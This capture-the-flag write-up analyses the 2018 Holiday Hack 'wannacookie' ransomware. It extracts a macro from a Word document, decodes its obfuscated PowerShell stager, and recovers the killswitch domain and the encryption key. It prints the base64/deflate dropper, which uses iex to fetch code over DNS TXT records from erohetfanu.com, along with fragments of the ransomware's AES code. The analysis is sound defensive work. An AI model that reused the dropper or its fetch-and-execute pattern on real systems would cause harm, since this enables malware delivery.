   - ONLY Run/Analyze in Virtual Environment – Virtual Machine/Docker etc...
   - Segregated Networking – Don't expose your internal network.
     - Use a VPN or Proxy tunnel to interact with malware or C2 servers (if you need to interact with them at all).

4. You can get windows ready virtual machine from here :
   https://developer.microsoft.com/en-us/windows/downloads/virtual-machines
   or from here
   https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/
5. Run the virtual machine and copy zipped malware file to it.
6. Unzip the file CHOCOLATE_CHIP_COOKIE_RECIPE.zip with password elves
7. You will get the malicious Word document CHOCOLATE_CHIP_COOKIE_RECIPE.docm
8. Make sure you have installed Python 2.7 to be able to run the analysis tools :
   https://www.python.org/downloads/release/python-2715/
   How to install tutorial : https://www.howtogeek.com/197947/how-to-install-python-on-windows/
9. Make sure you have installed Visual Basic Code , it's easier for read/edit PowerShell scripts: https://code.visualstudio.com/
10. Start the PowerShell from windows menu
11. Install olevba tool : since we will be using Windows 10 VM for this analysis we will install using the following command in your VM terminal :
    `pip install -U oletools`
    You can refer to olevba wiki for more details https://github.com/decalage2/oletools/wiki/olevba
12. Let's extract macro from malware using olevba tool :
    01. Change the directory to where you put the malware file then check by using dir :

```
PS C:\Users\IEUser> cd Downloads\wannacookie\
PS C:\Users\IEUser\Downloads\wannacookie> dir


    Directory: C:\Users\IEUser\Downloads\wannacookie


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        12/17/2018   1:46 AM         113540 CHOCOLATE_CHIP_COOKIE_RECIPE.docm
-a----        12/25/2018  11:09 AM         110699 CHOCOLATE_CHIP_COOKIE_RECIPE.zip
```

02. Run olevba to extract macros from malware file

```
olevba  CHOCOLATE_CHIP_COOKIE_RECIPE.docm
```



This the macro malicious PowerShell processor code :

```
cmd = "PowerShell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C ""sal a
New-Object; iex(a IO.StreamReader((a IO.Compression.DeflateStream([IO.
MemoryStream][Convert]::FromBase64String('lVHRSsMwFP2VSwksYU-
toWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXReg-
cP2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSl23MKzrVocNXdfeHU2Im/
k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZWre6w-
7da2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPe-
k9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSz-
ZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),[IO.Compression.
CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()"" "
```

03. Let's study it a little bit further to know what it is doing :
it's using Base64 zipped binary data , So we have to convert it from base64 to gzipped binary data then unzipped it to explain text format

You can refer to Sans PowerShell cheatsheet :
https://pen-testing.sans.org/blog/2016/05/25/sans-powershell-cheat-sheet/

04. We could use the command it self or use online tool to decode than unzip to readable text format:

Method 1:

Let's run the command but first we need to modify it, Remove the following:

-NoE -Nop -NonI at the beginning : these are execution argument substrings we don't need.

-NoE No Exit Prevents PowerShell from exiting after running the startup commands.

-NoP No Profile Prevents PowerShell from loading profile scripts, which get executed on launch, so as to avoid potentially unwanted commands or settings.

-NonI Noninteractive Used to prevent creating an interactive prompt for the user. Used in combination with WindowStyle Hidden to hide signs of execution.

" Before "sal and also "" at the end because VB macro has a specific escaped format for quotes .

iex This is a downloader IEXDS used to download and execute scripts for PowerShell so we remove it to stop any more PowerShell script execution .

> Then add at the end `| Out-File source-1.ps1` to save the result to file , The PowerShell code will be :

```
PowerShell.exe -ExecutionPolicy Bypass -C "sal a New-Object; (a
IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryS-
tream][Convert]::FromBase64String('lVHRSsMwFP2VSwksYUtoWkxxY-
4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S-
0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSl23MKzrVocNXdfeHU2Im/
k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZWre6w-
7da2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPe-
k9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSz-
ZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),[IO.Compression.
CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd() |
Out-File source-1.ps1 "
```

> Type this code in terminal and run it ,
then check the file source-1.ps1 by using ls command.

```
PS C:\Users\IEUser\Downloads\wannacookie> powershell.exe -ExecutionPolicy Bypass -C "sal a New-Object; (a IO.StreamRead
er((a IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('lVHRSsMwFP2VSwksYUtoWkxxY4iyir4oaB+EMUY
oqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSl23MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5
UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZWre6w7da2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2K
jXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),[IO.Compression.CompressionM
ode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd() | Out-File source-1.ps1 "
```


> Let's look at source-1.ps1 :

```
type .\source-1.ps1
```

```
PS C:\Users\IEUser\Downloads\wannacookie> type .\source-1.ps1
function H2A($a) {$o; $a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::toint16($_,16))} | forEach {$o = $o + $_
}; return $o}; $f = "77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i in 0..([convert]::ToInt32((Resolve-Dn
sName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server erohe
tfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings}; iex($(H2A $h | Out-string))
PS C:\Users\IEUser\Downloads\wannacookie>
```

Method 2:

Using online converter "CyberChef" , Copy the base64 code to input filed > select from base64 option and raw inflate option :



> Copy the result to new file in Visual Basic Code and save it to as source-1.ps1


05. As you can see from both methods It's retrieve more PowerShell scripts to run,

```
function H2A($a) {$o; $a -split '(..)' | ? { $_ }  | forEach {[char]([con-
vert]::toint16($_,16))} | forEach {$o = $o + $_}; return $o}; $f =
"77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i in
0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name
"$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName
-Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings};
iex($(H2A $h | Out-string))
```

And it's communicate with the domain erohetfanu.com to download the PowerShell script with code 77616E6E61636F6F6B69652E6D696E2E707331 which we decoded before to wannacookie.min.ps1 .


Ransomware Recovery | 2_Identify the Domain

Go to your Badge > Objectives > Enter erohetfanu.com



Main Challenge

Ransomware Recovery



1) Cookie Recipe document to find killswitch domain .
2) HoHoHo daddy terminal to register the domain : the terminal is beside the snort terminal.

Unfortunately, Snort alerts show multiple domains, so blocking that one won't be effective.
I remember another ransomware in recent history had a killswitch domain that, when registered, would prevent any further infections.
Perhaps there is a mechanism like that in this ransomware? Do some more analysis and see if you can find a fatal flaw and activate it!

Ransomware Kill Switches
I think I remember reading an article recently about Ransomware Kill Switchs. Wouldn't it be nice if our ransomware had one!
https://www.wired.com/2017/05/accidental-kill-switch-slowed-fridays-massive-ransomware-attack/

Solution

01. Let's continue analysis of our malware file :

First edit source-1.ps1 and remove iex to prevent running PowerShell file wannacookie.min.ps1 after download:

The code after editing :

```
function H2A($a) {$o; $a -split '(..)' | ? { $_ } | forEach {[char]([convert]::toint16($_,16))} | forEach {$o = $o + $_}; return $o}; $f = "77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings}; iex($(H2A $h | Out-string))
```


02. Let's run the modified code and export the result to wannacookie.min.ps1 by adding | out-file wannacookie.min.ps1 at the end of our command :

```
.\source-1.ps1 | out-file wannacookie.min.ps1
```

It will take some time wait until finish.

03. Let's look at wannacookie.min.ps1 :

```
type .\wannacookie.min.ps1
```



it's hard to view here Let's look at it in Visual Basic Code , open the file in Visual Basic Code and clean it up to get a better view , the file after clean up will look like this:

```
$functions = {

    1 reference
    function e_d_file($key, $File, $enc_it) {
        [byte[]]$key = $key;
        $Suffix = "`.wannacookie";
        [System.Reflection.Assembly]::LoadWithPartialName('System.Security.Cryptography');
        [System.Int32]$KeySize = $key.Length*8;
        $AESP = New-Object 'System.Security.Cryptography.AesManaged';
        $AESP.Mode = [System.Security.Cryptography.CipherMode]::CBC;
        $AESP.BlockSize = 128;
        $AESP.KeySize = $KeySize;
        $AESP.Key = $key;
```

04. Let's read the code after we cleaned it:

    AES Encryption function e_d_file
    Conversion functions H2B , A2H , H2A , B2H, ti_rox
    Compression function B2G
    Decompress function G2B
    Hashing function sh1
    Encrypt function using PublicKey p_k_e
    Encrypt and Decrypt function e_n_d
    Get using DNS function g_o_dns
    Split function s_2_c
    Send using DNS function snd_k
    The Main function wanc

05. We are looking for kill switch domain like wanna cry malware to stop this ransomware before running , this has to be at the beginning of the main function:

    1. Let's take a look at the first code In main function :

```
$S1 = "1f8b0800000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000";

if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $(Resolve-DnsName -Server erohetfanu.com -Name
6B696C6C737769746368.erohetfanu.com -Type TXT).Strings))).ToString() -ErrorAction 0 -Server 8.8.8.8)))
    {return};
```

    This code line is making request over DNS using $S1 after applying few functions to convert it and compress it then it sent to google dns server 8.8.8.8 , if answer is not null $null -ne continue running the rest of the code , but if answer is null $null than exit the code and stop running.
    Also the -ErrorAction 0 option to silently continue even if there is an error .
    return means exit the current scope, which can be a function, script, or script block.
    Seems this is our kill switch, So we need to figure out what is the dns query name.

    2. From previous steps you will notice that malware use DNS request with subdomain in dns query name which refer to what file or message needed , here we have request using this code: 6B696C6C737769746368
    Let's decoded From HEX as before:
    6B696C6C737769746368 > killswitch
    So this confirm that the kill switch domain must be in this code block.
    3. Let's use PowerShell ISE to create separate points and view the data as been transmitted and call functions from the malware script.

Run PowerShell ISE and open the file `wannacookie.min.ps1`, then extract the name query from the script block and add it into new line after `$S1` and assign it to `$ks` the code will be :


```
$S1 = "1f8b0800000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000";
$ks = $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $(Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type TXT).Strings)))
```

Also add stop point after `$ks` block script to stop the script , then run.
In bottom console write `$ks` to print out the domain name in dns query :

```
PS C:\Users\IEUser> C:\Users\IEUser\Downloads\wannacookie\wannacookie.min-m.ps1

Hit Line breakpoint on 'C:\Users\IEUser\Downloads\wannacookie\wannacookie.min-m.ps1:211'
[DBG]: PS C:\Users\IEUser>> $ks
yippeekiyaa.aaay
```

We found it ! yippeekiyaa.aaay

06. Go to HoHoHo daddy terminal and register the domain "yippeekiyaa.aaay". to stop the malware from doing a new infections:



Ransomware Recovery | 3_Stop the Malware

Yippee-Ki-Yay! Now, I have a ma... kill-switch!

Identify the Domain

Difficulty:

Using the Word docm file, identify the domain name that the malware communicates with.

Main Challenge

Ransomware Recovery

Recover Alabaster's Password

Difficulty:

Recover Alabaster's password as found in the the encrypted password vault.

Forensic_artifacts.zip which contain a memory dump from Alabaster computer and his encrypted password database.

Now that we don't have to worry about new infections, I could sure use your L337 security skills for one last thing.
As I mentioned, I made the mistake of analyzing the malware on my host computer and the ransomware encrypted my password database.
Take this zip with a memory dump and my encrypted password database, and see if you can recover my passwords.
One of the passwords will unlock our access to the vault so we can get in before the hackers.

Memory Strings

Pulling strings from a memory dump using the linux strings command requires you specify the -e option with the specific format required by the OS and processor.
Of course, you could also use powerdump.
https://github.com/chrisjd20/power_dump

Public / Private Key Encryption

wannacookie.min.ps1? I wonder if there is a non-minified version?
If so, it may be easier to read and give us more information and maybe source comments?

Solution

01. Download Forensic_artifacts.zip and unzip it :
    https://www.holidayhackchallenge.com/2018/challenges/forensic_artifacts.zip
02. Download powerdump tool :
    https://github.com/chrisjd20/power_dump
03. Let's follow the hint given by elf and try to see if there is a non-minified version of the wannacookie.min.ps1 ,
    Assuming that min used to point to minified version than a non-minified version would be wannacookie.ps1.
04. Let's try to grab the file :
    Method1 :
    We can use the code in file source-1.ps1 which used to download wannacookie.min.ps1 but change $f to the name of the file we need wannacookie.ps1 after we encoded in HEX without spaces 77616e6e61636f6f6b69652e707331 .
    A. Create a copy of source-1.ps1 and rename it to source-1b.ps1 then edit the value of $f , The code after editing will look like this :


```
2 references
function H2A($a) {
    $o;
    $a -split '(..)' | ? { $_ }  |
    forEach {[char]([convert]::toint16($_,16))} |
    forEach {$o = $o + $_};
    return $o
};

$f = "77616e6e61636f6f6b69652e707331";
$h = "";
foreach ($i in 0..([convert]::ToInt32((
 Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1))
 {$h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings};

 ($(H2A $h | Out-string))
```

    B. Run the modified code in PowerShell and export the result to wannacookie.ps1 :

```
.\source-1b.ps1 | out-file wannacookie.ps1
```

    It will take some time wait until finish.

    You can use tool like DNS Query Sniffer to see dns connection in live action
    https://www.nirsoft.net/utils/dns_query_sniffer.html



Method2 :

Let's examine the malware code in file wannacookie.min.ps1 to find any other interesting codes and see how it's download the files :

A. You notice this interesting code for requesting html file :

```
$html_c = @{'GET /' = $(g_o_dns (A2H "source.min.html"));
```

Which is grabbing file source.min.html using g_o_dns function after converting the name using A2H function.

B. Open the file wannacookie.min.ps1 in PowerShell ISE and create a breakpoint before the main function to get all functions loaded and ready to test our code.

C. Run the script then when stop at breakpoint write the code snippet in bottom console and press enter to export the result to wannacookie.ps1 :

```
$(g_o_dns (A2H "wannacookie.ps1")) | out-file wannacookie.ps1
```

It will take some time wait until finish.

Stop the debugger from upper menu debug > stop debugger

05. Let's take a look at the new file code wannacookie.ps1 , now we have clear view at the functions meaning:

File Encryption /Decryption function e_d_file > Enc_Dec-File
Hashing function using Sha1 sh1 > sha1
Encrypt function using PublicKey p_k_e > Pub_Key_Enc
Encrypt and Decrypt function e_n_d > enc_dec
Get using DNS function g_o_dns > get_over_dns
Split function s_2_c > split_to_chunks
Send key function snd_k > send_key
The Main function wanc > wannacookie

06. Let's see how the malware work:

1. First it's check the killswitch domain
2. Check the local host at port 8080 if it's not used 127.0.0.1:8080
3. Grab the public key over the DNS $pub_key
4. Generate a random key $Byte_key
5. Convert the random key $Byte_key from bytes to HEX > $Hex_key
6. Create a hash for the random key $Hex_key > $Key_Hash
7. Encrypt the random key $Byte_key using public key $pub_key $Pub_key_encrypted_Key > $Pub_key_encrypted_Key
8. Send the encrypted random key $Pub_key_encrypted_Key to the server and retrieve the cookie id > $cookie_id

9. Get date and time $date_time
10. Get list of files with extension .elfdb in
11. {Desktop, Documents, Videos, Pictures, Music folders} > $future_cookies
12. Encrypt all the elfdb files in $future_cookies with the random key $Byte_key
13. Clear the values in $Hex_key , $Byte_key
14. Set $lurl to http://127.0.0.1:8080/
15. Get main html named source.min.html > $htmlcontents
16. Set html content - close request to Bye!
17. Starts a PowerShell background job with maximized windows size which provides a simple, programmatically controlled HTTP protocol listener $listener using localhost 127.0.0.1 on port 8080
18. Load source.min.html into maximized browser windows
19. After that depends on http get request received :
    - Request GET / get the main html file > source.min.html
    - Request GET /decrypt decrypt the files using key after validation with hashing
    - Request GET /close close window after displaying word Bye!
    - Request GET /cookie_is_paid check with the server to see if the ransom was paid using $cookie_id

07. Let's first garb the file source.min.html and also try un-minified version source.html :

```
$(g_o_dns (A2H "source.min.html")) | out-file source.min.html
```

It will take some time wait until finish , it's about 6800 requests !

```
$(g_o_dns (A2H "source.html")) | out-file source.html
```

it will take some time wait until finish , it's about 6800 requests !

It's seems the html code doesn't have any useful information just confirm the sequence of how malware works, This how the source.html file source code after download :

```
<html>
    <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-16LE">
    <meta name="author" content="Bill Clay">
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script>
    <style>
    body {
        font-family: monospace;
        height: 90%;
        width: 99%;
        left: 0;
        top:0;
        background-color: black;
        background-repeat: no-repeat;
        background-size: auto 100%;
```


08. Let's grab the public key from server :

Using encoded hex `7365727665722E637274` > `server.crt`

```
$(g_o_dns (A2H "server.crt")) | out-file server.crt
```

PEM certificates usually have extensions such as .pem, .crt, .cer, and .key. They are Base64 encoded ASCII files

09. Because the key encryption function is using public key then the decryption will need a private key as shown here :



let's try grab it using `server.key` :

```
$(g_o_dns (A2H "server.key")) | out-file server.key
```

This Unencrypted private key in PEM file `.key` , The KEY extension is used both for public and private PKCS#8 keys which prefixed with a "—– BEGIN …" line.

10. We need also to calculate the length of the different keys available in the malware code for easier filtration after memory dump analysis :

(1) First create a breakpoints after each key variable we need to it's length and comments the lines we don't need.

(2) Then we will use `$variable.length` command to know the lengths as following :

```
$Pub_key_encrypted_Key.length
```

(3) Now run the script and type the command to get the length after each variable :

`$Pub_key_encrypted_Key > 512`

$pub_key > 865 we can got from there server in previous step


$Key_Hash > 40 we don't need it because the hashing is irreversible process

$Byte_key > 16 we don't need it because it's cleared after usage

$Hex_key > 32 we don't need it because it's cleared after usage

11. Now we are ready to try finding a way to decrypt the file alabaster_passwords.elfdb.wanna-cookie , let's start with analyzing the memory dump powershell.exe_181109_104716.dmp :
    1. We will use powerdump tool to retrieves powershell blocks and variables from memory , run the tool on the memory dump file and make sure the dump file in same directory as power_dump.py file for easier commands,
    2. Let's fire up the tool using the following command :

    ```
    python power_dump.py
    ```

    3. Select option 1 to load a powershell memory dump >Write ls to list files > Write ld dump-filename to load our powershell memory dump file

    ```
    ld powershell.exe_181109_104716.dmp
    ```

    4. Go back using b > Select option 1 to process this dump
    It will take some time wait until finish.
    5. Select option 4 to search/dump stored PS variables
    There is 10947 possible variables stored in memory , we need to reduce this number so let's do some filtration, we are looking for $Pub_key_encrypted_Key which is in hex because it's outputted using B2H converter at end of Pub_Key_Enc function :

    ```
    matches "^[a-fA-F0-9]+$"
    ```

    And it's length = 512 :

    ```
    len == 512
    ```

    So now there is 1 Possible variable , you can see it by print command

    ```
    print
    ```

    Let's go a head and dump those :

    ```
    dump
    ```

    it's dumped to file named variable_values.txt , copy the file to other location rename it to Pub_key_encrypted_Key.txt

6. Aslo we can look for `$Key_Hash` to prove our key after we decrypt it , we know it's in `Hex` and `length = 40` , clear the filters first :

   `clear`

   Then Hex filter :

   `matches "^[a-fA-F0-9]+$"`

   And it's length = 40 :

   `len == 40`

   So now there is 1 Possible variable , you can see it by `print` command

   `print`

   Let's go a head and dump those :

   `dump`

   it's dumped to file named `variable_values.txt` , copy the file to other location and rename it to `sha1.txt`

7. So we have `$Pub_key_encrypted_Key` , `$Key_Hash` , server public key, server private key

12. Let's reverse malware process, First we will need to decrypt `$Pub_key_encrypted_Key` with `$private_key` to get `$Byte_key` then decrypt the file with `$Byte_key` to get `alabaster_passwords.elfdb` , let's begin :

a) First we need a certificate type that can work with The X.509 certificate import method , it's support several certificate types : Base64-encoded or DER-encoded X.509 certificates, PFX/PKCS12 certificates, and signer certificates such as Authenticode.

You can find more about Asymmetric Encryption/Decryption here
